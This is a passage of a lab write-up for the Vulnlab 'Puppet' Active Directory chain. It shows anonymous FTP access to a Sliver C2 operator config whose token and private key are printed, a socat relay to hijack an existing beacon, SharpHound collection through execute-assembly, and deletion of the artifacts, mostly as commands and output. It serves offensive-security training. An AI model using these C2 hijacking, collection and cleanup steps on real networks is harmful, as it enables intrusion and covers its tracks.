Overview
- Type Chains
- OS Windows
- Severity Medium
- Creator xct
- Release date 2024 Oct 22

- IP 10.10.213.5, 10.10.213.6, 10.10.213.7
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.213.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 19:00 JST
Nmap scan report for 10.10.213.5
Host is up (0.25s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.puppet.vl
| Not valid before: 2024-10-10T12:43:28
|_Not valid after:  2025-04-11T12:43:28
| rdp-ntlm-info:
|   Target_Name: PUPPET
|   NetBIOS_Domain_Name: PUPPET
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: puppet.vl
|   DNS_Computer_Name: DC01.puppet.vl
|   DNS_Tree_Name: puppet.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-10-30T10:02:30+00:00
|_ssl-date: 2024-10-30T10:02:34+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- add
dc01.puppet.vl,puppet.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.213.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 19:00 JST
Nmap scan report for 10.10.213.6
Host is up (0.25s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=File01.puppet.vl
| Not valid before: 2024-10-10T13:02:17
|_Not valid after:  2025-04-11T13:02:17
| rdp-ntlm-info:
|   Target_Name: PUPPET
|   NetBIOS_Domain_Name: PUPPET
|   NetBIOS_Computer_Name: FILE01
|   DNS_Domain_Name: puppet.vl
|   DNS_Computer_Name: File01.puppet.vl
|   DNS_Tree_Name: puppet.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-10-30T10:02:41+00:00
|_ssl-date: 2024-10-30T10:02:45+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- add
file01.puppet.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.213.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 19:00 JST
Warning: 10.10.213.7 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.213.7
Host is up (0.25s latency).
Not shown: 58871 closed tcp ports (reset), 6659 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw----r--    1 0        0            2119 Oct 11 12:32 red_127.0.0.1.cfg
|_-rwxr-xr-x    1 0        0        36515304 Oct 12 18:17 sliver-client_linux
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.2.19
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:70:df:74:8c:ed:e9:81:46:16:e4:88:bc:7f:69:32 (ECDSA)
|_  256 bf:f0:f1:8f:5b:66:93:9b:cb:8b:bc:78:37:b8:b8:3a (ED25519)
8140/tcp  open  ssl/http       WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07); OpenSSL 3.0.2)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=puppet.puppet.vl
| Subject Alternative Name: DNS:puppet, DNS:puppet.puppet.vl
| Not valid before: 2024-10-11T18:01:13
|_Not valid after:  2029-10-11T18:01:13
8443/tcp  open  ssl/https-alt?
| ssl-cert: Subject:
| Subject Alternative Name: DNS:
| Not valid before: 2024-09-17T08:52:10
|_Not valid after:  2027-09-17T08:52:10
|_ssl-date: TLS randomness does not represent time
31337/tcp open  ssl/Elite?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=multiplayer
| Subject Alternative Name: DNS:multiplayer
| Not valid before: 2024-05-11T12:31:48
|_Not valid after:  2027-05-11T12:31:48
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
- add
puppet.puppet.vlin /etc/hosts
Found 1 DC, 1 File server and 1 WEBrick HTTP / FTP server (containing a sliver C2 profile sliver-client_linux)
puppet.puppet.vl - FTP (21/tcp) (Puppet_User-1)
We connect as anonymous then download the sliver config file and the sliver client:
$ ftp puppet.puppet.vl
Connected to puppet.puppet.vl.
220 (vsFTPd 3.0.5)
Name (puppet.puppet.vl:user): anonymous
331 Please specify the password.
Password: abc@abc.com
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63786|)
150 Here comes the directory listing.
-rw----r--    1 0        0            2119 Oct 11 12:32 red_127.0.0.1.cfg
-rwxr-xr-x    1 0        0        36515304 Oct 12 18:17 sliver-client_linux
226 Directory send OK.
ftp> mget *
mget red_127.0.0.1.cfg [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||5705|)
150 Opening BINARY mode data connection for red_127.0.0.1.cfg (2119 bytes).
100% |***************************************************************************************************************|  2119       45.92 MiB/s    00:00 ETA
226 Transfer complete.
2119 bytes received in 00:00 (8.10 KiB/s)
229 Entering Extended Passive Mode (|||14142|)
150 Opening BINARY mode data connection for sliver-client_linux (36515304 bytes).
100% |***************************************************************************************************************| 35659 KiB  517.60 KiB/s    00:00 ETA
226 Transfer complete.
36515304 bytes received in 01:09 (515.69 KiB/s)
ftp> quit
221 Goodbye.
Check the config file:
$ cat red_127.0.0.1.cfg
{
  "operator": "red",
  "token": "bfbb238704ffecea42314144f4304fb67ffa216006c326fbee7318000e6b5542",
  "lhost": "127.0.0.1",
  "lport": 31337,
  "ca_certificate": "-----BEGIN CERTIFICATE-----\nMIICJjCCAYegAwIBAgIRALAbBjNdSl14hX4alUTLmSMwCgYIKoZIzj0EAwQwFDES\nMBAGA1UEAxMJb3BlcmF0b3JzMB4XDTIzMTIyMjEyMjQ1OVoXDTI2MTIyMTEyMjQ1\nOVowFDESMBAGA1UEAxMJb3BlcmF0b3JzMIGbMBAGByqGSM49AgEGBSuBBAAjA4GG\nAAQAvedDJyjbi1l9OzQvw2IOAx8RVwsjUr+YVDuJ1cG3Hcpt//uSXlCp6/BnsArr\n4V8a59m6MRLg5M6+CEoJWnYTAQ4BmQn6/izlEWpcSUv6VGhNlZRG8P3MpbN2M0cV\nprZ5SFL3SAcXmQWENES/DhkNMT8sf4IwgTM+RA95YXXXwvY9Z/CjdzB1MA4GA1Ud\nDwEB/wQEAwICpDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwDwYDVR0T\nAQH/BAUwAwEB/zAdBgNVHQ4EFgQUd7jHTZN0eWYzJ8Nt/va/fHFc1zgwFAYDVR0R\nBA0wC4IJb3BlcmF0b3JzMAoGCCqGSM49BAMEA4GMADCBiAJCARgKKjMFUmd8+tkR\nAJUH30ZpBuSHcDMPYsDaSstgVva1jzn9sI9Dlg5dpRU+8LaK2FXsXUCdlLaYrzIv\np7anvR5CAkIBmk//V/6OV0e1YQcAtg6vL1dBTWPPk6YpLJEicwm6q5DGWMNNHTd8\nhtyfLIKpSsaVXHJjH7kqIbmbuY86TpQo6X0=\n-----END CERTIFICATE-----\n",
  "private_key": "-----BEGIN EC PRIVATE KEY-----\nMIHcAgEBBEIB/vSoY+G1wyjB1xfYo+LpZ9ov7hkQOePJrmq0rznSa/HPRraYjwLZ\nVmfQvD3uXdb3JK1XMKAKVxXnl0zs8QBYAgOgBwYFK4EEACOhgYkDgYYABACp3pUH\nvLKFjb3z/0/IhcHjgfoSKsXCoLuzprckfJfBmI03DP+2uKNqi6V5bpZkzfWWfYDh\nmjXjfY/nPR3lGVL4fwE5ftQMmGffEUaSlZ/MyEQQwZo/oUs6OiTdw0S4aa141bDG\n54CXsdaceGN98H9V1Yrv27S4jFH1D3VEUrCJbkrU5Q==\n-----END EC PRIVATE KEY-----\n",
  "certificate": "-----BEGIN CERTIFICATE-----\nMIIB7zCCAVGgAwIBAgIQL7uHbxTos3ke9pRfj7CXwDAKBggqhkjOPQQDBDAUMRIw\nEAYDVQQDEwlvcGVyYXRvcnMwHhcNMjQwMTMwMTIzMjIyWhcNMjcwMTI5MTIzMjIy\nWjAOMQwwCgYDVQQDEwNyZWQwgZswEAYHKoZIzj0CAQYFK4EEACMDgYYABACp3pUH\nvLKFjb3z/0/IhcHjgfoSKsXCoLuzprckfJfBmI03DP+2uKNqi6V5bpZkzfWWfYDh\nmjXjfY/nPR3lGVL4fwE5ftQMmGffEUaSlZ/MyEQQwZo/oUs6OiTdw0S4aa141bDG\n54CXsdaceGN98H9V1Yrv27S4jFH1D3VEUrCJbkrU5aNIMEYwDgYDVR0PAQH/BAQD\nAgWgMBMGA1UdJQQMMAoGCCsGAQUFBwMCMB8GA1UdIwQYMBaAFHe4x02TdHlmMyfD\nbf72v3xxXNc4MAoGCCqGSM49BAMEA4GLADCBhwJCAQrEErqmcDVO22Ze6caAd5+F\n4nrwq/o1NC1nNODRspipprdjB4/vQMt98PiA2cO9Ayql33rHBNky4IweHdieD4Ws\nAkFQEbWoqRsVhxGAcqmdLI76PyazW1pMi5Rge0UMLQ4mxB4lQ+yKS9qu5pWx3WKz\nsXraOydUfKNpOYdscD/i2TX7fg==\n-----END CERTIFICATE-----\n"
}
By default, this config connect the sliver C2 client to localhost.
We fix that by running socat to redirect traffic from local port 31337 of our local machine to the remote machine:
$ sudo socat TCP-LISTEN:31337,reuseaddr,fork TCP:10.10.213.7:31337
Then launch the client:
$ chmod +x sliver-client_linux

$ ./sliver-client_linux import $PWD/red_127.0.0.1.cfg
2024/10/30 19:24:07 Saved new client config to: /home/user/.sliver-client/configs/red_127.0.0.1.cfg

$ ./sliver-client_linux
Connecting to 127.0.0.1:31337 ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain ninjitsu
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver >
Check implants and beacons:
sliver > implants

 Name          Implant Type   Template   OS/Arch             Format   Command & Control                Debug
============= ============== ========== =============== ============ ================================ =======
 puppet-mtls   beacon         sliver     windows/amd64   EXECUTABLE   [1] mtls://pm01.puppet.vl:8443   false

sliver > beacons

 ID         Name          Transport   Hostname   Username             Operating System   Last Check-In   Next Check-In
========== ============= =========== ========== ==================== ================== =============== ===============
 169fdd79   puppet-mtls   mtls        File01     PUPPET\Bruce.Smith   windows/amd64      18s             13s
Found a beacon already connected to the File01 server as PUPPET\Bruce.Smith.
file01.puppet.vl
Interact with this beacon then switch to an interactive session:
sliver > use 169fdd79

[*] Active beacon puppet-mtls (169fdd79-5bc3-4cd4-9ac5-2ac075e9ff55)

sliver (puppet-mtls) > interactive

[*] Using beacon's active C2 endpoint: mtls://pm01.puppet.vl:8443
[*] Tasked beacon puppet-mtls (9d4f3475)

[*] Session bb0b0ba2 puppet-mtls - 10.10.213.6:52204 (File01) - windows/amd64 - Wed, 30 Oct 2024 19:26:44 JST

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address      Hostname   Username             Operating System   Health
========== =========== =================== ========== ==================== ================== =========
 bb0b0ba2   mtls        10.10.213.6:52204   File01     PUPPET\Bruce.Smith   windows/amd64      [ALIVE]

sliver (puppet-mtls) > use bb0b0ba2

[*] Active session puppet-mtls (bb0b0ba2-7d8c-4768-ac5a-b79a181cbb5d)

sliver (puppet-mtls) >
Install all armory extensions:
sliver (puppet-mtls) > armory install all
? Install 21 aliases and 141 extensions? Yes
...
Check the user’s privileges:
sliver (puppet-mtls) > sa-whoami

[*] Successfully executed sa-whoami (coff-loader)
[*] Got output:

UserName		SID
====================== ====================================
PUPPET\Bruce.Smith	S-1-5-21-3066630505-2324057459-3046381011-1126


GROUP INFORMATION                                 Type                     SID                                          Attributes
================================================= ===================== ============================================= ==================================================
PUPPET\Domain Users                               Group                    S-1-5-21-3066630505-2324057459-3046381011-513 Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users                                     Alias                    S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                          Well-known group         S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                     Well-known group         S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                    Well-known group         S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group         S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
PUPPET\employees                                  Group                    S-1-5-21-3066630505-2324057459-3046381011-1105 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity        Well-known group         S-1-18-1                                      Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level            Label                    S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                       State
============================= ================================================= ===========================
SeChangeNotifyPrivilege       Bypass traverse checking                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
Bruce.Smith is a domain user and member of the
employeesgroup.
Quick enumeration and found the 1st flag:
sliver (puppet-mtls) > ls bruce.smith\\desktop

c:\Users\bruce.smith\desktop (3 items, 2.6 KiB)
===============================================
-rw-rw-rw-  desktop.ini         282 B    Fri Oct 11 07:07:58 -0700 2024
-rw-rw-rw-  flag.txt            36 B     Fri Oct 11 07:09:16 -0700 2024
-rw-rw-rw-  Microsoft Edge.lnk  2.3 KiB  Fri Oct 11 07:07:59 -0700 2024


sliver (puppet-mtls) > cat bruce.smith\\desktop\\flag.txt

VL{a08a7ddee47576beab595daee1816b7a}
Found
Puppet_User-1flag
Let’s go to enumerate the AD.
BloodHound (puppet.vl)
sliver (puppet-mtls) > pwd

[*] C:\Windows\system32

sliver (puppet-mtls) > cd c:\\programdata

[*] c:\programdata

sliver (puppet-mtls) > mkdir 1

[*] c:\programdata\1

sliver (puppet-mtls) > cd 1

[*] c:\programdata\1

sliver (puppet-mtls) > execute-assembly -i -s /home/user/Downloads/VULNLAB/PUPPET/SharpHound.exe -- -c all,gpolocalgroup -d puppet.vl

[*] Output:
2024-10-30T03:41:29.9568566-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-10-30T03:41:30.5511887-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-10-30T03:41:30.5985364-07:00|INFORMATION|Initializing SharpHound at 3:41 AM on 10/30/2024
2024-10-30T03:41:31.2252748-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-10-30T03:41:31.4134077-07:00|INFORMATION|Beginning LDAP search for puppet.vl
2024-10-30T03:41:31.6328146-07:00|INFORMATION|Beginning LDAP search for puppet.vl Configuration NC
2024-10-30T03:41:31.6796686-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-10-30T03:41:31.6920852-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-10-30T03:41:33.3577732-07:00|INFORMATION|Consumers finished, closing output channel
2024-10-30T03:41:33.4051109-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-10-30T03:41:33.4161803-07:00|ERROR|Error running SharpHound: Access to the path 'C:\Windows\system32\20241030034132_computers.json' is denied.
...
2024-10-30T03:42:01.4117083-07:00|INFORMATION|Status: 1 objects finished (+1 0.03333334)/s -- Using 63 MB RAM
2024-10-30T03:42:31.4153731-07:00|INFORMATION|Status: 1 objects finished (+0 0.01666667)/s -- Using 63 MB RAM
2024-10-30T03:42:39.3213823-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-10-30T03:42:39.3248340-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-10-30T03:42:39.3248340-07:00|INFORMATION|[CommonLib LDAPUtils]New LDAP Config Set:
 Server:
LdapPort: 389
LdapSSLPort: 636
ForceSSL: False
AuthType: Negotiate
MaxConcurrentQueries: 15

2024-10-30T03:42:39.3297178-07:00|INFORMATION|Initializing SharpHound at 3:42 AM on 10/30/2024
2024-10-30T03:42:39.3614965-07:00|WARNING|Common Library is already initialized
2024-10-30T03:42:39.3643965-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-10-30T03:42:39.3930626-07:00|INFORMATION|Beginning LDAP search for puppet.vl
2024-10-30T03:42:39.4707117-07:00|INFORMATION|Beginning LDAP search for puppet.vl Configuration NC
2024-10-30T03:42:39.5182542-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-10-30T03:42:39.5182542-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-10-30T03:42:39.7219260-07:00|INFORMATION|Consumers finished, closing output channel
2024-10-30T03:42:39.7322403-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-10-30T03:42:40.9260104-07:00|INFORMATION|Status: 329 objects finished (+329 329)/s -- Using 71 MB RAM
2024-10-30T03:42:40.9345909-07:00|INFORMATION|Enumeration finished in 00:00:01.5361805
2024-10-30T03:42:41.0671508-07:00|INFORMATION|Saving cache with stats: 19 ID to type mappings.
 2 name to SID mappings.
 2 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2024-10-30T03:42:41.1146024-07:00|INFORMATION|SharpHound Enumeration Completed at 3:42 AM on 10/30/2024! Happy Graphing!

[*] Output saved to /tmp/execute-assembly_File01_20241030104242957428197.log
We use
execute-assemblywith the latest SharpHound version instead of the armory extensionsharp-hound-4because we use BloodHound Community Edition and not the legacy version 4.x
Download the zip output and delete files from the server:
sliver (puppet-mtls) > download -t 900 20241030034132_BloodHound.zip

[*] Wrote 27761 bytes (1 file successfully, 0 files unsuccessfully) to /home/user/Downloads/VULNLAB/PUPPET/20241030034132_BloodHound.zip

sliver (puppet-mtls) > rm 20241030034132_BloodHound.zip

[*] c:\programdata\1\20241030034132_BloodHound.zip

sliver (puppet-mtls) > rm M2ZhNGQzOWMtMjJiNy00YzlhLTgxM2QtOWQ0MDBiZmNlYjU3.bin

[*] c:\programdata\1\M2ZhNGQzOWMtMjJiNy00YzlhLTgxM2QtOWQ0MDBiZmNlYjU3.bin






Ingest the output to BH, let’s then to analyze:
Folders enumerating
We back and check quickly some folder if we can not find any good stuff:
sliver (puppet-mtls) > ls

c:\programdata (18 items, 4.6 KiB)
==================================
drwxrwxrwx  1                                                          <dir>    Wed Oct 30 03:42:41 -0700 2024
drwxrwxrwx  Amazon                                                     <dir>    Sat Oct 12 08:59:44 -0700 2024
Lrw-rw-rw-  Application Data -> C:\ProgramData                         0 B      Thu Sep 26 07:23:21 -0700 2024
Lrw-rw-rw-  Desktop -> C:\Users\Public\Desktop                         0 B      Thu Sep 26 07:23:21 -0700 2024
Lrw-rw-rw-  Documents -> C:\Users\Public\Documents                     0 B      Thu Sep 26 07:23:21 -0700 2024
drwxrwxrwx  Microsoft                                                  <dir>    Wed Sep 25 22:23:49 -0700 2024
-r--r--r--  ntuser.pol                                                 4.6 KiB  Sat Oct 12 01:27:57 -0700 2024
drwxrwxrwx  Package Cache                                              <dir>    Sat Oct 12 09:00:11 -0700 2024
drwxrwxrwx  Puppet                                                     <dir>    Sat Oct 12 04:42:37 -0700 2024
drwxrwxrwx  PuppetLabs                                                 <dir>    Fri Oct 11 06:07:15 -0700 2024
drwxrwxrwx  regid.1991-06.com.microsoft                                <dir>    Fri Oct 11 04:41:49 -0700 2024
drwxrwxrwx  SoftwareDistribution                                       <dir>    Sat May 08 01:20:24 -0700 2021
drwxrwxrwx  ssh                                                        <dir>    Sat May 08 02:36:34 -0700 2021
Lrw-rw-rw-  Start Menu -> C:\ProgramData\Microsoft\Windows\Start Menu  0 B      Thu Sep 26 07:23:21 -0700 2024
Lrw-rw-rw-  Templates -> C:\ProgramData\Microsoft\Windows\Templates    0 B      Thu Sep 26 07:23:21 -0700 2024
drwxrwxrwx  USOPrivate                                                 <dir>    Wed Sep 25 22:24:29 -0700 2024
drwxrwxrwx  USOShared                                                  <dir>    Sat May 08 01:20:24 -0700 2021
drwxrwxrwx  VMware                                                     <dir>    Wed Sep 25 22:27:25 -0700 2024
sliver (puppet-mtls) > ls Puppet

c:\programdata\Puppet (2 items, 15.0 MiB)
=========================================
